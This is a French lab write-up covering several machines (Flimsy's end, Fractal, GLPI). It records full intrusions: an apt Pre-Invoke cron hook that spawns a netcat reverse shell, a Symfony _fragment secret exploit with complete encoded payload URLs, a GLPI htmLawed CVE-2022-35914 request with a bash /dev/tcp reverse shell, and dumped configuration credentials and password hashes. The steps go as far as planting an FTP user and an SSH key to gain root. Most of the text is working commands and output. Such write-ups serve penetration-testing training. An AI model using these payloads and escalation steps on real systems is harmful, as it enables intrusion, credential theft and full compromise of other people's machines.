/dev/shm
/tmp
/tmp/.ICE-unix
/tmp/disk_cache_one
/tmp/.Test-unix
/tmp/.XIM-unix
/tmp/.X11-unix
/tmp/.font-unix
```

On peut voir qu'il est possible d'écrire dans le dossier de configuration de `apt` on peut donc exploiter cela avec une execution de code `https://systemweakness.com/code-execution-with-apt-update-in-crontab-privesc-in-linux-e6d6ffa8d076` et obtenir un reverse shell avec le cron qui lance la mise à jour des paquets :

```
franklin@flimsy:/etc/apt/apt.conf.d$ printf '#!/bin/bash\nAPT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;
    cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.247 1234 >/tmp/f"}' > 00rooted
franklin@flimsy:/etc/apt/apt.conf.d$ cat 00rooted
cat 00rooted
```

```
#!/bin/bash
APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.247 1234 >/tmp/f"}

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.247.220] 34404
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Fractal

Reconnaissance


Machine cible Adresse IP : `192.168.206.233`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.206.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 19:31 CEST
Nmap scan report for 192.168.206.233
Host is up (0.017s latency).
Not shown: 64513 closed tcp ports (reset), 1019 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http
|_http-title: Welcome!
| http-robots.txt: 2 disallowed entries
|_/app_dev.php /app_dev.php/*

Nmap done: 1 IP address (1 host up) scanned in 20.29 seconds
```

Le scan indique qu'il y a 3 ports ouverts. Le port 21 pour FTP, le port 22 pour SSH, le port 80 pour HTTP. Le site Web utilise le framework PHP symphony. La connexion en anonyme vers le serveur FTP est refusé. On peut accéder à une interface symphony en passant par un lien vers un fichier trouvé dans le scan nmap : `/app_dev.php` :



Cette interface nous permet de pouvoir identifier la version de symphony utilisé qui est la 3.4.46

Il est possible d'obtenir quelques informations sur la base de données symphony en visitant l'URL `http://192.168.206.233/app_dev.php/_profiler/open?file=app/config/parameters.yml` :

```
database_host: 127.0.0.1
database_port: 3306
database_name: symfony
database_user: symfony
database_password: symfony_db_password
mailer_transport: smtp
mailer_host: 127.0.0.1
mailer_user: null
mailer_password: null
secret: 48a8538e6260789558f0dfe29861c05b
```

On peut voir affiché des identifiants et un mot de passe. On trouve aussi un token

Exploitation

Il est possible d'exploiter le token avec un script qui va permettre une execution de code `https://github.com/ambionics/symfony-exploits` on télécharge l'exploit puis on lance le script avec en option le token trouvé afin de lancer la commande `id` :

```
python3 secret_fragment_exploit.py http://192.168.206.233/_fragment
-s 48a8538e6260789558f0dfe29861c05b --method 2 --function system --parameters 'id'

Trying 4 mutations...
  (OK) sha256 48a8538e6260789558f0dfe29861c05b http://192.168.206.233/_fragment 404
  http://192.168.206.233/_fragment?_path=&_hash=WvUw0k%2FWjvcMp0PqIAR%2BcDCGh9jZKAx8NVqOQ3n4ve0%3D
http://192.168.206.233/_fragment?
_path=_controller%3DSymfony%255CComponent%255CYaml%255CInline%253A%253Aparse%26value%3D%2521php%25
2Fobject%2BO%253A32%253A%2522Monolog%255CHandler%255CSyslogUdpHandler%2522%253A1%253A%257Bs%253A9%
253A%2522%2500%252A%2500socket%2522%253BO%253A29%253A%2522Monolog%255CHandler%255CBufferHandler%25
22%253A7%253A%257Bs%253A10%253A%2522%2500%252A%2500handler%2522%253BO%253A29%253A%2522Monolog%255
CHandler%255CBufferHandler%2522%253A7%253A%257Bs%253A10%253A%2522%2500%252A%2500handler%2522%253BN
%253Bs%253A13%253A%2522%2500%252A%2500bufferSize%2522%253Bi%253A-1%253Bs%253A9%253A%2522%2500%252A
%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257Bi%253A0%253Bs%253A2%253A%2522-1
%2522%253Bs%253A5%253A%2522level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%25
22%253BN%253Bs%253A14%253A%2522%2500%252A%2500initialized%2522%253Bb%253A1%253Bs%253A14%253A%2522%
2500%252A%2500bufferLimit%2522%253Bi%253A-1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%2
53Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A%2522current%2522%253Bi%253A1%253Bs%253A6%253A%2522sy
stem%2522%253B%257D%257Ds%253A13%253A%2522%2500%252A%2500bufferSize%2522%253Bi%253A-1%253Bs%253A9%
253A%2522%2500%252A%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257Bi%253A0%253
Bs%253A2%253A%2522id%2522%253Bs%253A5%253A%2522level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%25
00%252A%2500level%2522%253BN%253Bs%253A14%253A%2522%2500%252A%2500initialized%2522%253Bb%253A1%253
Bs%253A14%253A%2522%2500%252A%2500bufferLimit%2522%253Bi%253A-1%253Bs%253A13%253A%2522%2500%252A%2
500processors%2522%253Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A%2522current%2522%253Bi%253A1%253
Bs%253A6%253A%2522system%2522%253B%257D%257D%257D%26exceptionOnInvalidType%3D0%26objectSupport%3D1
%26objectForMap%3D0%26references%3D%26flags%3D516&_hash=ZnGJtHCzie1x2NutJ8lwg%2FWFlXvImGImEKNu5Rh
KV%2Fo%3D
```

Une fois le script executé on obtient un lien qui permet de lancer l'affichage du résultat de la commande sur le navigateur :

On peut voir que l'utilisateur est www-data on peut à présent générer l'url afin d'obtenir l'execution d'un reverse shell :

```
### Génération du lien pour le reverse shell
python3 secret_fragment_exploit.py http://192.168.206.233/_fragment -s
48a8538e6260789558f0dfe29861c05b --method 2 --function system --parameters "rm /tmp/f;mkfifo /tmp/
f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.246 80 >/tmp/f"

Trying 4 mutations...
  (OK) sha256 48a8538e6260789558f0dfe29861c05b http://192.168.206.233/_fragment 404
  http://192.168.206.233/_fragment?_path=&_hash=WvUw0k%2FWjvcMp0PqIAR%2BcDCGh9jZKAx8NVqOQ3n4ve0%3D
http://192.168.206.233/_fragment?
_path=_controller%3DSymfony%255CComponent%255CYaml%255CInline%253A%253Aparse%26value%3D%2521php%25
2Fobject%2BO%253A32%253A%2522Monolog%255CHandler%255CSyslogUdpHandler%2522%253A1%253A%257Bs%253A9%
253A%2522%2500%252A%2500socket%2522%253BO%253A29%253A%2522Monolog%255CHandler%255CBufferHandler%25
22%253A7%253A%257Bs%253A10%253A%2522%2500%252A%2500handler%2522%253BO%253A29%253A%2522Monolog%255
CHandler%255CBufferHandler%2522%253A7%253A%257Bs%253A10%253A%2522%2500%252A%2500handler%2522%253BN
%253Bs%253A13%253A%2522%2500%252A%2500bufferSize%2522%253Bi%253A-1%253Bs%253A9%253A%2522%2500%252A
%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257Bi%253A0%253Bs%253A2%253A%2522-1
%2522%253Bs%253A5%253A%2522level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%25
22%253BN%253Bs%253A14%253A%2522%2500%252A%2500initialized%2522%253Bb%253A1%253Bs%253A14%253A%2522%
2500%252A%2500bufferLimit%2522%253Bi%253A-1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%2
53Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A%2522current%2522%253Bi%253A1%253Bs%253A6%253A%2522sy
stem%2522%253B%257D%257Ds%253A13%253A%2522%2500%252A%2500bufferSize%2522%253Bi%253A-1%253Bs%253A9%
253A%2522%2500%252A%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257Bi%253A0%253
Bs%253A74%253A%2522rm%2B%252Ftmp%252Ff%253Bmkfifo%2B%252Ftmp%252Ff%253Bcat%2B%252Ftmp%252Ff%257Csh
%2B-i%2B2%253E%25261%257Cnc%2B192.168.45.246%2B80%2B%253E%252Ftmp%252Ff%2522%253Bs%253A5%253A%252
2level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%2522%253BN%253Bs%253A14%253A
%2522%2500%252A%2500initialized%2522%253Bb%253A1%253Bs%253A14%253A%2522%2500%252A%2500bufferLimit%
2522%253Bi%253A-1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%253Ba%253A2%253A%257Bi%253
A0%253Bs%253A7%253A%2522current%2522%253Bi%253A1%253Bs%253A6%253A%2522system%2522%253B%257D%257D%2
57D%26exceptionOnInvalidType%3D0%26objectSupport%3D1%26objectForMap%3D0%26references%3D%26flags%3
D516&_hash=%2FL3BESEhubddBQtXPAiZsX9uAq1ndZvP7EnopEP4P44%3D

### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
```

```
connect to [192.168.45.246] from (UNKNOWN) [192.168.206.233] 43162
sh: 0: can't access tty; job control turned off
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@fractal:/var/www/html/web$ whoami
whoami
www-data
```

On obtient ainsi accès sur la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. Puisqu'il y a le port FTP ouvert, il est possible de rechercher comment ajouter un utilisateur grace au fichier de configuration `sql.conf` placé dans le dossier `/etc/proftpd` :

```
www-data@fractal:/etc/proftpd$ cat sql.conf
<IfModule mod_sql.c>
SQLBackend mysql

#Passwords in MySQL are encrypted using CRYPT
SQLAuthTypes OpenSSL Crypt
SQLAuthenticate users groups

# used to connect to the database
# databasename@host database_user user_password
SQLConnectInfo proftpd@localhost proftpd protfpd_with_MYSQL_password

# Here we tell ProFTPd the names of the database columns in the "usertable"
# we want it to interact with. Match the names with those in the db
SQLUserInfo ftpuser userid passwd uid gid homedir shell

# Here we tell ProFTPd the names of the database columns in the "grouptable"
# we want it to interact with. Again the names match with those in the db
SQLGroupInfo ftpgroup groupname gid members

# set min UID and GID - otherwise these are 999 each
SQLMinID 33

# Update count every time user logs in
SQLLog PASS updatecount
SQLNamedQuery updatecount UPDATE "count=count+1, accessed=now() WHERE userid='%u'" ftpuser

# Update modified everytime user uploads or deletes a file
SQLLog  STOR,DELE modified
SQLNamedQuery modified UPDATE "modified=now() WHERE userid='%u'" ftpuser

SqlLogFile /var/log/proftpd/sql.log
</IfModule>
```

On peut voir que le fichier contient des identifiants pour la base de données ftpd, on affiche les utilisateurs présents sur le système :

```
www-data@fractal:/etc/proftpd$ cat /ec/passwd
cat: /ec/passwd: No such file or directory
www-data@fractal:/etc/proftpd$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

```
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:114:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:115:65534::/srv/ftp:/usr/sbin/nologin
benoit:x:1000:1000::/home/benoit:/bin/sh
```

Puis on se connectant à la base de données mysql :

```
www-data@fractal:/etc/proftpd$ mysql -u symfony -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| proftpd            |
+--------------------+
3 rows in set (0.01 sec)

mysql> use proftpd
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| proftpd            |
+--------------------+
3 rows in set (0.00 sec)

mysql> show tables;
+-------------------+
| Tables_in_proftpd |
+-------------------+
| ftpgroup          |
| ftpuser           |
+-------------------+
2 rows in set (0.00 sec)

mysql> select * from ftpuser;
+----+--------+------------------------------+-----+-----+
| id | userid | passwd                       | uid | gid |
+----+--------+------------------------------+-----+-----+
|  1 | www    | {md5}RDLDFEKYiwjDGYuwpgb7Cw== |  33 |  33 |
+----+--------+------------------------------+-----+-----+
1 row in set (0.00 sec)
```

On peut voir qu'il y a un utilisateur "www" on peut créer un nouvel utilisateur avec un hash au format md5 pour cela on

lance une commande afin de créer la connexion pour l'utilisateur benoit déjà présent sur le système comme on a pu le voir dans le fichier passwd :

```
### Génération du mot de passe au format md5
/bin/echo -n "password" | openssl dgst -binary -md5 | openssl enc -base64
X03MO1qnZdYdgyfeuILPmQ==

### Création de l'utilisateur sur la base de donnée
mysql> INSERT INTO `ftpuser` (`id`, `userid`, `passwd`, `uid`, `gid`, `homedir`, `shell`, `count`,
`accessed`, `modified`) VALUES (NULL, 'benoit', '{md5}X03MO1qnZdYdgyfeuILPmQ==', '1000', '1000', '/', '/
bin/bash', '0', '2025-04-09 05:26:29', '2025-04-09 05:26:29');
Query OK, 1 row affected (0.01 sec)

### Affichage des tables
mysql> select * from ftpuser;
+----+--------+-------------------------------+
| id | userid | passwd                        |
+----+--------+-------------------------------+
|  1 | www    | {md5}RDLDFEKYiwjDGYuwpgb7Cw== |
|  2 | benoit | {md5}X03MO1qnZdYdgyfeuILPmQ== |
+----+--------+-------------------------------+
2 rows in set (0.00 sec)
```

L'utilisateur a présent été ajouté au groupe de connexion FTP on peut se connecter en FTP avec le mot de passe configuré :

```
ftp benoit@192.168.206.233
Connected to 192.168.206.233.
220 ProFTPD Server (Debian) [192.168.206.233]
331 Password required for benoit
Password:
230 User benoit logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

On obtient l'accès avec l'utilisateur benoit, il nous faut à présent configurer le ssh pour l'utilisateur afin de pouvoir se connecter pour cela on lance les commandes suivantes afin d'ajouter la clef publique :

```
### Création du dossier ssh
ftp> cd /home/benoit
250 CWD command successful
ftp> mkdir .ssh
257 "/home/benoit/.ssh" - Directory successfully created
ftp> cd .ssh
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||41238|)
150 Opening BINARY mode data connection for authorized_keys
100% |***************************************|   563      138.69 KiB/s    00:00 ETA
226 Transfer complete
563 bytes sent in 00:00 (26.60 KiB/s)
```

On peut à présent se connecter en ssh sur la machine :

```
ssh benoit@192.168.206.233 -i ~/.ssh/id_rsa
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 09 Apr 2025 10:01:11 PM UTC

  System load:  0.0               Processes:               229
  Usage of /:   61.3% of 9.74GB   Users logged in:         0
  Memory usage: 53%               IPv4 address for ens160: 192.168.206.233
  Swap usage:   8%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
benoit
```

En listant les droits de l'utilisateur on peut voir que l'utilisateur benoit a la permission root sans utiliser de mot de passe, on se connecte donc au compte root :

```
sudo -l
Matching Defaults entries for benoit on fractal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
    /usr/bin\:/sbin\:/bin\:/snap/bin

User benoit may run the following commands on fractal:
    (ALL) NOPASSWD: ALL

$ sudo su
root@fractal:/home/benoit# whoami
root
```

On obtient ainsi l'accès root sur la machine

GLPI

Reconnaissance

Machine cible Adresse IP : `192.168.243.242`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.243.242
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 11:20 CEST
Nmap scan report for 192.168.243.242
Host is up (0.016s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http
|_http-title: Authentication - GLPI

Nmap done: 1 IP address (1 host up) scanned in 130.95 seconds
```

Le scan indique qu'il y a le port 22 et 80 ouverts.

Le site web donne l'accès à une authentification pour GLPI :



La machine est fournit avec des identifiants de connexion `betty:SnowboardSkateboardRoller234` mais il est aussi possible d'exploiter la machine et de trouver ces identifiants.

En enumérant les dossier du système on trouve un fichier `CHANGELOG.md` à partir de l'url `http://192.168.233.242/CHANGELOG.md` qui indique que la version de GLPI utilisé est la 10.0.2 :

```
# GLPI changes

The present file will list all changes made to the project; according to the
[Keep a Changelog](http://keepachangelog.com/) project.

## [10.0.2] unreleased
...
```

Exploitation

En recherchant une vulénrabilité sur la version 10.0.2 de GLPI on trouve la CVE-2022-35914 `https://mayfly277.github.io/posts/GLPI-htmlawed-CVE-2022-35914/` cette vulénrabilité nécessite que la fonction `exec` soit activé hors en vérifiant dans le fichier de config php à partir de l'URL `http://192.168.233.242/phpinfo.php` on peut voir que cette fonction est désactivé :


disable_functions	exec,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,	exec,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,

Il est cependant possible de contourner cela en utilisant la fonction de Callback on utilise le payload suivant :

```
$C['hook']($t, $C, $S)
```

Si l'on utilise `array_map` comme fonction hook cela va renvoyer la fonction callback : `$t` sur chaque `$C` valeur du tableau avec l'entrée `$S` comme paramètre on lance donc en argument vers l'URL de la requete `http://192.168.233.242/vendor/htmlawed/htmlawed/htmLawedTest.php` avec la commande `id` en paramètre :

```
POST /vendor/htmlawed/htmlawed/htmLawedTest.php HTTP/1.1
Host: 192.168.233.242
Content-Length: 99
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://192.168.233.242
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.233.242/vendor/htmlawed/htmlawed/htmLawedTest.php
Accept-Encoding: gzip, deflate, br
Cookie: sid=8gfufrit7ttpos02uciepv4lk8
Connection: close

text=call_user_func&hhook=array_map&hexec=system&sid=8gfufrit7ttpos02uciepv4lk8&spec[0]=&spec[1]=id

### Réponse du serveur
...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
...
```



On peut voir que la commande `id` s'est correctement executé et que l'utilisateur est `www-data` on peut à présent lancer une commande afin d'obtenir un reverse shell :

```
### Execution du reverse shell
POST /vendor/htmlawed/htmlawed/htmLawedTest.php HTTP/1.1
Host: 192.168.233.242
Content-Length: 99
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://192.168.233.242
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.233.242/vendor/htmlawed/htmlawed/htmLawedTest.php
Accept-Encoding: gzip, deflate, br
```

```
Cookie: sid=8gfufrit7ttpos02uciepv4lk8
Connection: close

text=call_user_func&hhook=array_map&hexec=system&sid=8gfufrit7ttpos02uciepv4lk8&spec[0]=&spec[1]=bash+-c+'
    bash+-i+>%26+/dev/tcp/192.168.45.162/80+0>%261'

### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.162] from (UNKNOWN) [192.168.233.242] 43848
bash: cannot set terminal process group (1102): Inappropriate ioctl for device
bash: no job control in this shell
www-data@glpi:/var/www/glpi/vendor/htmlawed/htmlawed$
```

On obtient ainsi accès sur la machine avec l'utilisateur `www-data`

On enumère le fichier de configuration de GLPI :

```
www-data@glpi:/var/www/glpi/config$ cat cat config_db.php
cat cat config_db.php
cat: cat: No such file or directory
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpi';
   public $dbpassword = 'glpi_db_password';
   public $dbdefault = 'glpi';
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
www-data@glpi:/var/www/glpi/config$ cat config_db.php
cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpi';
   public $dbpassword = 'glpi_db_password';
   public $dbdefault = 'glpi';
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

On trouve les identifiants pour accéder à la base de donnée MySQL que l'on utilise :

```
www-data@glpi:/var/www/glpi/config$ mysql -u glpi -pglpi_db_password -h localh>
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 8.0.32-0buntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| glpi               |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use glpi;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
mysql>
mysql> show tables;
...
| glpi_users                       |
...
mysql> select name,password from glpi_users;
+-------------+--------------------------------------------------------------+
| name        | password                                                     |
+-------------+--------------------------------------------------------------+
| glpi        | $2y$10$9DbdMovtCw0eI.FWm18SRu34ErQD6LUzA8AqGUqiEat0S/ahlyHFa |
| post-only   | $2y$10$dTMar1F3ef5X/H1IjX9gYOjQWBR1K4bERGf4/oTPxFtJE/c3vXILm |
| tech        | $2y$10$.xEgErizkp6Az0z.DHyoeOoenuh0RcsX4JapBk2JMD6VI17KtB1lO |
